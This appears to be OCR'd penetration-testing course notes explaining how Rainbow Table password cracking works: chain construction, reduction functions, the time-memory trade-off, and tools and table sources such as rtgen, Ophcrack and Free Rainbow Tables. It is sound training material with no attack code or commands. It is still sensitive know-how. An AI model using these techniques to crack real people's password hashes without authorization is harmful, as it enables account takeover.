
The real advantage of Rainbow Table attacks lies in the ability to reuse tables between attacks. When all the crypto operations are done and the results are stored and indexed, we can use them for test after test.



Rainbow Tables can speed up a penetration tester's job. Instead of waiting days, weeks, or months for a password to crack, that same hash can be looked up in a Rainbow Table in a relatively short time to determine the associated password. All the crypto operations are precomputed and stored (perhaps by someone else who has released the Rainbow Table), so the attacker can just do a lookup.

Depending on how comprehensive the Rainbow Tables are, and how they are stored, lookups could take between a few seconds and an hour, a relatively short time compared to traditional password cracking. With that result cracked, the tester may use the password to access other systems, finding vulnerabilities that would be missed if the password had to be cracked using traditional password-cracking mechanisms.


Some penetration testers carry a hard drive loaded with Rainbow Tables for use in their jobs. A 1 TB hard drive can easily store the entire LANMAN Rainbow Table set and some good NT hash tables.



To launch a Rainbow Table attack, a penetration tester or ethical hacker would need three things:

- **Rainbow Tables:** Those massive data structures that enable us to look up hashes to determine the original password. Attackers could generate their own tables or procure them from someone else. We'll look at sources briefly.
- **Lookup tool:** This must be compatible with the storage method used for the given Rainbow Tables data structure. Not all Rainbow Tables are stored in the same fashion, so some tools that support Rainbow Table lookups will not work for a given kind of table. The difference are associated with the table organization, the metadata in the tables, and the reduction functions used in table creation. We'll talk more about reduction functions soon.
- **Hashes:** Rainbow Table attacks are a form of password cracking. As with traditional techniques, Rainbow Table attacks still require the attacker to get the hashed or encrypted passwords. Most Rainbow Table attacks today are associated with Windows LANMAN hashes. Some additional work has been done in creating Rainbow Tables for NT and MD5 password hashes, but LANMAN dominates.


Rainbow Table attacks are typically focused on password representations that do not use a salt, such as Windows LANMAN and NT. As we've discussed, a salt is a bit of randomness folded into the password creation algorithm when the password is set. Because the attacker doesn't know the salt in advance, the attacker would need a set of Rainbow Tables for each potential value of the salt for the password to be cracked. With 16-bit salts, we'd require 65,536 Rainbow Table sets. The attacker would grab the hashes, look at the salt, find a Rainbow Table for that salt, and then start looking up the hashes. But, storing 65,536 Rainbow Table sets would be prohibitive for most organizations. Therefore, Rainbow Table attacks tend to focus on nonsalted password representations.



As we know, Rainbow Tables are pretty large files, storing information about passwords and their hashes. But, have you ever considered how they are organized? Do they have all passwords and their associated hashes in them? Consider the size of the files that would be necessary to store that much information. Suppose we want a table that contains the LANMAN hash for all alpha-numeric values up to seven characters. Because LANMAN uses only uppercase, that would be 26 (alpha) plus 10 (numeric) possible characters at each position of the password. For one-character passwords, that would be 36 possibilities. For two-character passwords, we'd have 36*36 possibilities. For three-character passwords, we'd have 36^3 possible password/hash combinations. Taking all possibilities into account, that would be 36^1+36^2+36^3+36^4+36^5+36^6+36^7 , or approximately 8.06 * 10^10 passwords and their hashes that we'd have to store, not including the metadata that organizes and indexes them to make them searchable.

Things get even more onerous if we use a larger character set, such as alphanumeric with special characters. With 69 characters total, we'd have approximately 7.5 * 10^12, or approximately 8 trillion password/hash combinations to store. If a password is 7-bytes long, and a hash is 8 bytes, that's more than 112 Terabytes of data! And that's just for the hashes, not the metadata and indexes. (Note that LANMAN hashes are 16-bytes long, but that includes both halves of the hash, hashes of both the upper and lower seven characters of the original password .) Yet, people claim that they've created Rainbow Tables for 99%, 99.9%, or even 100% of all possible LANMAN hashes, including special characters, storing the results in less than a Gigabyte. How is this possible? Clearly, the tables are organized in a compressed fashion, but how can compression be achieved to these levels?

Let's answer this question by exploring how Rainbow Tables are constructed.




Next, let's get into the technical details for how most Rainbow Tables are constructed and stored. As we mentioned earlier, the thought of an index pointing into a table of hash<->password pairs is merely a logical model. Real Rainbow Tables are stored in a much more efficient manner.

Rainbow Tables rely on a concept of *chains*, a set of password/hash relationships that are grouped together based on their relationships associated with two types of functions.

The first type of function associated with a Rainbow Table is the hash/encryption method used to convert a password into its representation. For example, this function could be LANMAN, NT, or MD5 for a given set of chains. These functions used for passwords are one-way functions. That is, we can take a password and derive its hash, but we cannot easily go in the other direction. If you have a hash, you cannot directly determine the password unless you can break the crypto/hash algorithm used to create it. That's the nature of a one-way hash function.

The second type of function associated with a set of chains is called the Reduction Function, which takes a hash and converts it into another potential password. Note that this function doesn't convert the hash into the original password. Instead, it turns a given hash into another potential password. The resulting password might just be a nonsensical set of characters, but that's okay because users may have set that nonsense string as their password. Reduction functions get their name because they take a larger hash and reduce it in size to a smaller potential password. There are numerous potential reduction functions. One of the simplest would be to just take the first few characters of an existing hash and use them as a new potential password.




Let's see how Rainbow Tables get built, one chain at a time. To start a chain, we take a password from a dictionary, such as dog. We then apply the hash function (say, LANMAN) to derive its hash, FEFCD700E2A0C204. Given that we are using LANMAN hashes, we'll omit the hash value of the padding (AAD3B435B51404EE) because we don't have to store that in our tables.

We then apply the reduction function to turn that hash into another potential password. Suppose the reduction function applied to this LANMAN value becomes abc. We then calculate the hash of this new potential password, which is 8C6F5D02DEB21501. Again, we reduce this result. Let's say that the reduced form of this LANMAN hash turns into def. We apply the LANMAN hash to def, getting BD31B7EEB0246CD0. Finally, we apply another reduction, and let's say we get a result of xyz.


In this example, we've done only a chain of four iterations. In normal Rainbow Tables, the process is applied 10,000 times or more. Longer chains in Rainbow Tables represent more passwords, thus, we'll have less storage requirements (smaller total space occupied by tables), but it will take longer to recover the passwords from the chain. It's a time-memory trade-off again.

At the end of this process, we don't store the whole chain. Instead, we store only the initial password and the password at the end of the chain. Or, in our simplified example, we'd just stored dog | xyz. That's all we store: the beginning and end password. All the other reductions and hashes are thrown out. Numerous chains will be created, one for each entry of initial passwords (chain starters) in a potentially large dictionary. So, when the process is done, our Rainbow Tables are merely the start and end of a bunch of chains.



The initial and end password of each chain is stored in one or more files. Collectively, these files make up the given Rainbow Table. The Rainbow Table file structure is based on numerous characteristics associated with the creation of the chains represented in the file by the initial and end passwords. A Rainbow Table applies to a given password hash algorithm, such as LANMAN, NT, or unsalted MD5. It is also associated with the given character set that passwords represented in the table are made from, such as Alpha, Alphanumeric, or All possible characters. The Rainbow Table is also characterized by the reduction functions used to create it. There are typically a set of reductions functions used to create each chain, with a different reduction function applied at each iteration down the chain. The different chains are built iterating through these reduction functions in series in the same order, but each chain starts at a differ point in the reduction function set. That's actually why the are called Rainbow Tables. If you think of each different reduction function in the set as a unique color, as shown in this slide, and envision all the stored chains expanded, you'd see bands of color running diagonally across the tables. Remember, though, that the chains are simply generated this way. For storage, only the initial and end password are stored.


The tables are also characterized by the number of chains in each file, with many Rainbow Table files holding 10 million to 100 million chains in each of their files. And, the Rainbow Table files are also based on the length of each chain. Chain lengths vary between 10,000 and many millions. The shorter the chains, the fewer passwords each chain represents. Thus, you need more short chains to represent a given set of passwords, taking more storage space. Longer chains require less storage to represent the same number of passwords as shorter chains. You could think of it like a rectangle with a constant area representing the total set of passwords included in the table. The wider the rectangle, the more chains, and the shorter each chain needs to be to include all the passwords. Narrower rectangles need longer chains but require less storage space.



Now that we've seen how Rainbow Tables are created and stored, let's look at how they are used to crack a password. Suppose we start with a Hash to Crack and have a bunch of stored chains created using the technique from the previous slide. In the figure on the slide, we depict three stored chains (Chains I, II, and III), but there are likely millions or billions of chains in a real-world scenario.

We take the Hash to Crack and make a chain out of it, applying our reduction and hash algorithm iteratively (up to the 10,000 steps or possibly even more that we used when creating our stored chains). We don't throw out the intervening steps, however. Instead, we take each password generated in this chain from the Hash to Check and look it up to see if it is the End Password for any of our existing chains.

If we find that one of the passwords in the chain generated from our Hash to Crack matches the End Password of one of our chains, we've got some good news. The actual password associated with the Hash to Crack is likely in that chain somewhere earlier. In the example on the slide, we are showing that Password C in the chain generated by our Hash to Crack happens to match the End Password of Stored Chain III.



We then inflate Chain III, recalculating the whole chain from its initial password forward, applying hash and reduction functions. When we create each hash in Chain III, we compare it with our Hash to Crack. If it matches, we know the password is the item just before that hash in the chain! As shown in this slide, as we are inflating Chain III, starting at its initial password, we need to proceed until we note that Hash B matches the Hash to Crack. Thus, the password must be Password B. We just cracked the password!

You might look at this and say, "That's a complicated mess. Why all the fuss?" The answer is that we have lowered our storage requirements for full Rainbow Tables by many orders of magnitude. Instead of storing an entire chain of hashes, we only need to store the start and end password, lowering the size by a factor of 10,000 or more. With billions of chains, this is a big win in lowering the storage requirements for the attack.

Do you know what we've done here? We've applied a little reverse time-to-memory trade-off. By doing the chain calculations to recover a password given a Hash to Crack, we lower the amount of memory we need to use to store each chain. We can do some quick searches of end passwords to find the appropriate chain to use. Then, we can perform 10,000 crypto operations quickly to reinflate a chain (spending crypto time to save storage space). We then apply more comparisons to find the appropriate slot in the chain to determine our password.


Rainbow Tables, when formulated this way, are an example of applying the time-memory trade-off to crack passwords with large prehashed dictionaries, which are stored by applying another time-memory trade-off to lower the size of the tables.

Of the two phases of Rainbow-table-style password cracking (Finding the chain, as described on the previous slide and then Re-inflating the proper chain, as described on this slide), finding the chain phase is more performance-intensive because it involves a lot of memory and disk access to do the comparisons across all the stored chains. When the proper chain housing our password is found, re-inflation is quick and easy. To improve performance of the first phase, an SSD instead of a hard drive can make Rainbow Table password cracking much faster.


To generate your own Rainbow Tables, there are several free tools you could use. The rtgen (which stands for Rainbow Table Generator) is a part of the Rainbow Crack suite. Another suite focused on Rainbow Table cracking is called Ophcrack, which includes a tool called precomp for generating the tables. And, for the Python fans out there, a Python script called SMB Hash Generator (or shg for short) uses the py-smbpasswd library to formulate the tables.

Instead of creating your own tables, you could download some free Rainbow Tables from the Internet. The Free Rainbow Tables project has created good sets for LANMAN, NT, and unsalted MD5 hashes. They maintain a set of online tables searchable by entering the hash into a web-based form, or several downloadable table sets available via BitTorrent. We recommend against using the online lookup because you are revealing hashes and passwords to the people running the website, leaking information to a third party. Instead, you can download their tables and use them locally. These tables are generated using the spare cycles of volunteers' computers, who can download a client from this site to participate in the table generation project. The project is constantly generating new tables for ever longer NT and MD5 passwords.

The free Ophcrack tool includes a couple of smaller LANMAN sets for free. Although not a comprehensive dictionary, these 388 Megabyte and 720 Megabyte sets are highly optimized and quite effective, easily stored on a USB token.




Now that we've covered how Rainbow Tables work and some sample tools for using them, let's do some hands-on exploration of Rainbow Table style password cracking, using the Ophcrack live CD distributed on the course USB.



